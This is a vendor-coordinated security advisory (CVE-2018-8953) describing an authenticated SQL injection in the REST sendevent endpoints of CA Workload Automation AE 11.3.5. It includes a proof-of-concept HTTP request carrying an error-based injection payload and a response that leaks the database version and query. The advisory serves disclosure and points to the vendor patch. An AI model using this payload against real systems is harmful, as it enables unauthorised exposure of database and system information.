	Authorisation. Jason Edelstein
	Release date. 29 March 2018.

Sense of Security – Security Advisory – SOS-18-002.

CA Workload Automation AE SQL Injection.

29 March 2018.

CA Workload Automation AE SQL Injection - Security Advisory - SOS-18-002

Release Date.	29-Mar-2018
Last Update.	-
Vendor Notification Date.	17-Oct-2017
Product.	CA Workload Automation AE
Platform.	Windows
Affected versions.	11.3.5 and possibly others
Severity Rating.	Medium
Impact.	Exposure of sensitive information Exposure of system information
Attack Vector.	Remote with authentication
Solution Status.	CA Workload Automation AE Release 11.3.6 SP7
CVE reference.	CVE-2018-8953

Details.

CA Workload Automation AE (AutoSys Edition) is a workload automation tool supplied by CA Technologies. CA Workload Automation AE suffers from SQL injection vulnerabilities as it fails to validate data supplied before being used in a SQL query.

The following authenticated application paths (and parameters) are affected:

- /jsc-rest/sendevent/FORCESTART (jobs[0][“name”] JSON parameter)
- /jsc-rest/sendevent/KILL (jobs[0][“name”] JSON parameter)
- /jsc-rest/sendevent/SEND_SIGNAL (jobs[0][“name”] JSON parameter)
- /jsc-rest/sendevent/OFFHOLD (jobs[0][“name”] JSON parameter)
- /jsc-rest/sendevent/OFFICE (jobs[0][“name”] JSON parameter)
- /jsc-rest/sendevent/OFF_NOEXEC (jobs[0][“name”] JSON parameter)
- /jsc-rest/sendevent/ONHOLD (jobs[0][“name”] JSON parameter)
- /jsc-rest/sendevent/ONICE (jobs[0][“name”] JSON parameter)
- /jsc-rest/sendevent/ON_NOEXEC (jobs[0][“name”] JSON parameter)

- /jsc-rest/sendevent/RELEASE_RESOURCE (jobs[0][“name”] JSON parameter)
- /jsc-rest/sendevent/START (jobs[0][“name”] JSON parameter)

Proof of Concept.


Sample request:


```
POST /jsc-rest/sendevent/RELEASE_RESOURCE HTTP/1.1
Host: {redacted}
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-HTTP-Method-Override: POST
Content-Type: application/json
Referer: {redacted}
Content-Length: 1209
Cookie: JSESSIONID=DDD53EBB3E119CFB2E02C8C9DB200F5C;
wccDashboard=%7B%22state%22%3A%7B%22portletIds%22%3A%5B%5D%7D%7D;
WCC-
ASID=1DB69DACA98F55E9D12D4B9F0D317E5E831DFA32E88E7ADC70B4EA22F13602
62.BIABAUTOSYS01
DNT: 1
Connection: close

{"jobs":[{"id":8589951792, "condition":null, "createTime":null,
"createTimeStr":null, "description":null, "endTime":null,
"endTimeStr":null, "machine":null, "modTime":null,
"modTimeStr":null, "name":"{%HERE%}' OR @@version=1;--",
"nextTime":null, "nextTimeStr":null, "owner":null,
"startTime":null, "startTimeStr":null, "statusTime":"2017-10-
09T08:00:01.000+1100", "statusTimeStr":"Oct 9, 2017 8:00:01 AM",
"targetMachine":"autosys_pgp", "timezone":null, "type":0,
"events":null, "status":{"id":4, "order":0}, "server":{"id":0,
"instance":"BIB", "longStatus":null, "name":"BIAB",
"hostName":null, "port":0, "statusTime":null, "type":0,
"version":"11.4", "filterCount":0, "beingAdded":false,
"beingDeleted":false, "events":null, "jobs":null,
"viewFilters":null, "eventPolicies":null}, "views":null,
"created":false, "deleted":false, "filterCriteriaUpdated":false,
"startTimeUpdated":false, "statusTimeUpdated":false,
"targetMachineUpdated":false}], "servers":null, "group":null,
"application":null, "variableName":null, "variableValue":null,
"alarm":null, "comment":null, "signal":null, "machine":null,
"instance":null, "timeOfEvent":null, "cancelEvent":false,
"reply":null, "status":null}
```

Sample response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
P3P: CP="CAO PSA OUR"
Content-Type: application/json
Date: Fri, 13 Oct 2017 04:49:03 GMT
Connection: close
Content-Length: 1016

[{"message":"E142004 Error occurred while sending Release Resources
event to {%HERE%}' OR @@version=1;-- job. Reason:CAUAJM_E_18802
Error from SQLExecute() Failed with SQL_ERROR.\nCAUAJM_E_18601
SQLSTATE: 22018, Native error: 245, Message: [Microsoft][ODBC SQL
Server Driver][SQL Server]Conversion failed when converting the
nvarchar value 'Microsoft SQL Server 2012 (SP1) - 11.0.3350.0 (X64)
\n\tMar 27 2013 13:13:15 \n\tCopyright (c) Microsoft
Corporation\n\tDeveloper Edition (64-bit) on Windows
N\nCAUAJM_E_18611 Event Server: <biabztsql01,8115:AutoSysDB>
Failed Query: <select j.wf_joid, j.joid, j.job_ver, s.over_num,
j.job_name, b.job_name, j.as_group, j.as_applic, j.job_type,
s.status from ujo_job j join ujo_job_status s on s.joid=j.joid and
s.job_ver=j.job_ver join ujo_job b on b.joid = j.box_joid and
b.is_active=1 and b.is_currver=1 where j.job_name = '{%HERE%}' OR
@@version=1;--' and j.is_active=1 and j.is_currver=1 and
j.wf_joid=1>\n","severity":"ERROR"}]
```

Screenshot 1:




Response
Raw
Headers
Hex
JSON Beautifier
[
{
"message": "E142004 Error occurred while sending Release Resources event to DP3_VEDA_DATA_HOUSEKEEPING_UX' OR @@version=1;-- job. Reason:CAUAJM_E_18802 Error from SQLExecute() Failed with SQL_ERROR.\nCAUAJM_E_18601 SQLSTATE: 22018, Native error: 245, Message: [Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2012 (SP1) - 11.0.3350.0 (X64) \n\tMar 27 2013 13:13:15 \n\tCopyright (c) Microsoft Corporation\n\tDeveloper Edition (64-bit) on Windows N\nCAUAJM_E_18611 Event Server: <biabztsql01,8115:AutoSysDB> Failed Query: <select j.wf_joid, j.joid, j.job_ver, s.over_num, j.job_name, b.job_name, j.as_group, j.as_applic, j.job_type, s.status from ujo_job j join ujo_job_status s on s.joid=j.joid and s.job_ver=j.job_ver join ujo_job b on b.joid = j.box_joid and b.is_active=1 and b.is_currver=1 where j.job_name = 'DP3_VEDA_DATA_HOUSEKEEPING_UX' OR @@version=1;--' and j.is_active=1 and j.is_currver=1 and j.wf_joid=1>\n",
"severity": "ERROR"
}
]

Solution.

Apply patch from CA Workload Automation AE Release 11.3.6 SP7 (https://docops.ca.com/ca-workload-automation-ae/11-4-2/en/release-notes/ae-release-notes/ae-release-11-3-6-sp7) released on 2 March 2018.

Additional information is available at:

https://support.ca.com/us/product-content/recommended-reading/security-notices/ca20180329-01--security-notice-for-ca-workload-automation-ae.html

Discovered by.

Hamed Merati from Sense of Security Labs.

About us.

Sense of Security is a leading provider of information security and risk management solutions. Our team has expert skills in assessment and assurance, strategy and architecture, and deployment through to ongoing management. We are Australia's premier application penetration testing firm and trusted IT security advisor to many of the country's largest organisations.

Sense of Security Pty Ltd

Level 8, 66 King St
Sydney NSW 2000
AUSTRALIA

T: +61 (0)2 9290 4444
F: +61 (0)2 9290 4455
W: http://www.senseofsecurity.com.au
E: info@senseofsecurity.com.au
Twitter: @ITsecurityAU

The latest version of this advisory can be found at:

http://www.senseofsecurity.com.au/advisories/SOS-18-002.pdf

Other Sense of Security advisories can be found at:

http://www.senseofsecurity.com.au/research/it-security-advisories.php